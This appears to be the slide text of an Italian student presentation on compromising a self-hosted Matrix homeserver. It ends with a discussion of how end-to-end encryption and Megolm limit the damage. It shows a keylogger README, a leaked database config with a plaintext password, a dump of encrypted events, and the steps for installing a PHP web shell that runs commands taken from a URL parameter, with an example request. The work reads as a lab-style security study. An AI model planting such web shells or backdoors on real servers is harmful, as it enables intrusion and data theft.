
```
# WindowsKeyLogger ++
A Windows keylogger written in python

Instructions:
- Modify required fields
- Run key_gen
- Run keyLogger
- To decrypt the files, simply run decrypt.py in the same folder of the encrypted files
```

Bottom status bar: (base) ➜ go太子 on ➜ ~/Downloads/Matrix_1/KeyLogger ➜ main * []

Bottom status bar details: Ln 26, Col 22 Spaces:4 UTF-8 LF (Python 3.12.3 (base) Go Live Prettier

OK, I'm in



Una volta dentro, si può:

1. Accedere ai file di configurazione del server, dai quali si possono rubare informazioni preziose
2. Installare una backdoor per avere accesso “silenzioso” al server quando si vuole
3. Modificare le credenziali di accesso al server, col fine di:
 - a. impossessarsi del server
 - b. organizzare un “cavalo di ritorno”
- 4....

Accesso ai file di configurazione

```
309 # Database configuration
310 database:
311   name: "psycopg2"
312   args:
313     user: "lucagaetano"
314     password: "123"
315     database: "synapse_db"
316     host: "localhost"
317     cp_min: 5
318     cp_max: 10
319   # Number of events to cache in memory.
320   event_cache_size: "10K"
```

Le credenziali del db sono state trovate
(dimenticate) in chiaro → è stato possibile
effettuare un dump del database

```
{  
    "auth_events": [  
        "$ny9Dun6rPvTeKEyCBG_Xp-uKiGNZ3R4W67ay0_NGjMY",  
        "$rj6MLPNKE9novbC8mzpag1vTF8Kz3EfWi1or79sS3UA",  
        "$72ZZVwymq91ifj6F4XAof-VlmKfMd63v9q9oiZxggodA"  
    ],  
    "content": {  
        "algorithm": "m.megolm.v1.aes-sha2",  
        "ciphertext": "AwgFEoAGQrZs8vRszw2vblzWhciKEiigaSBaBX/dYCoekcMBa4IlmnkSPlidt3/b9F07ZMtC2wMBJdalJyNMi0VEDo05Y4XVT5d4MoLgVTV5Agf5dWaOzWzy .....  
        "device_id": "UUGYIIMDHMA",  
        "sender_key": "3k8ZUuKYWQroe0VNYJXOikwykQwXWIpWBybSjKzry0s",  
        "session_id": "SxjJMtcenkKFm3v79z4yaJaeeefKdIZ5+1+FGt2RZNn4"  
    },  
    "depth": 17,  
    "hashes": {  
        "sha256": "fcbsL70F3YMqWezN0jv6M+BBevfz3p8UMrltdoRm9D4"  
    },  
    "origin": "lucagaetano.duckdns.org",  
    "origin_server_ts": 1740588341866,  
    "prev_events": [  
        "$n385-VCW214_UcXleQu0hYAa9P2K_ImH_qtoBkoDAoI"  
    ],  
    "room_id": "!CHjZIOSDAknkuEQgZc:lucagaetano.duckdns.org",  
    "sender": "@luca:lucagaetano.duckdns.org",  
    "type": "m.room.encrypted",  
    "signatures": {  
        "lucagaetano.duckdns.org": {  
            "ed25519:a_TqJb": "vmu30K2UkHK6RQPYvA4SJfS+vu+tjMioVg6qDAgTGRF0n/Z6TQK3GQjielLLd/nvZjgyQ5S/AdUiZKjM2k73Cg"  
        }  
    },  
    "unsigned": {}  
},
```



Alcune informazioni sensibili potrebbero essere salvate in chiaro (di default)

Installazione di una Web Shell



Installazione di una Web Shell

Steps seguiti

1. Furto delle credenziali + accesso
2. Installazione di php sulla macchina vittima
3. Aggiornamento delle regole di configurazione nginx + riavvio del servizio (per eseguire php)
4. Script php posizionato in “/var/www/html”
5. Richieste HTTP all’IP individuato con “nslookup homeserver-gaetano.westeurope.cloudapp.azure.com”

4.


```
<?php  
echo "Web shell attiva<br>";  
if (isset($_GET['cmd'])) {  
    echo "<pre>";  
    system($_GET['cmd']);  
    echo "</pre>";  
} else {  
    echo "Nessun comando ricevuto";  
}  
?>
```

5.

<http://128.251.133.93/shell.php?cmd=ls+/home>

(L’ip è stato risolto in quanto le impostazioni di nginx per l’homeserver matrix forzavano la connessione HTTPS per tutte le richieste che avessero il domain name giusto ma con una richiesta HTTP)


Installazione di una Web Shell



Considerazioni Finali



Crittografia E2E




**Federazione
Decentralizzata**



**Rischi
Compromissione**



**Protezione Lato
Client**



**Limiti Cifratura nei
Gruppi (MegOlm)**

Considerazioni Finali



Rischi Compromissione

Matrix è progettato per mantenere la sicurezza anche in caso di compromissione. Se un attaccante accede a un homeserver, può vedere solo dati cifrati specifici di quel server. La crittografia E2E assicura che i messaggi rimangano protetti indipendentemente dalle vulnerabilità dell'infrastruttura.




Limiti Cifratura nei Gruppi (MegOlm)

MegOlm nelle chat di gruppo presenta un compromesso tra efficienza e sicurezza. A differenza delle chat private dove Olm aggiorna le chiavi ad ogni messaggio, MegOlm ottimizza le prestazioni ma comporta una potenziale esposizione limitata dei messaggi futuri in caso di compromissione di un gruppo (aggiornamento meno frequente delle chiavi di sessione).

Considerazioni Finali



Crittografia E2E



Federazione
Decentralizzata



Protezione Lato
Client

Questi tre aspetti, combinati tra loro, garantiscono una buona sicurezza anche in caso di compromissione del sistema.

Infatti, anche se un attaccante dovesse ottenere accesso al database di un homeserver, i dati ottenuti riguarderebbero solo quelli transitati su quel server e, comunque, sarebbero cifrati lato client.

Di conseguenza:

- sarebbe estremamente difficile decifrare i messaggi delle chat private (grazie all' aggiornamento delle chiavi ad ogni messaggio inviato);
- vi sarebbe una possibile esposizione solo parziale dei messaggi futuri nelle chat di gruppo (poiché MegOlm aggiorna le chiavi più raramente).

**GRAZIE
PER
L'ATTENZIONE**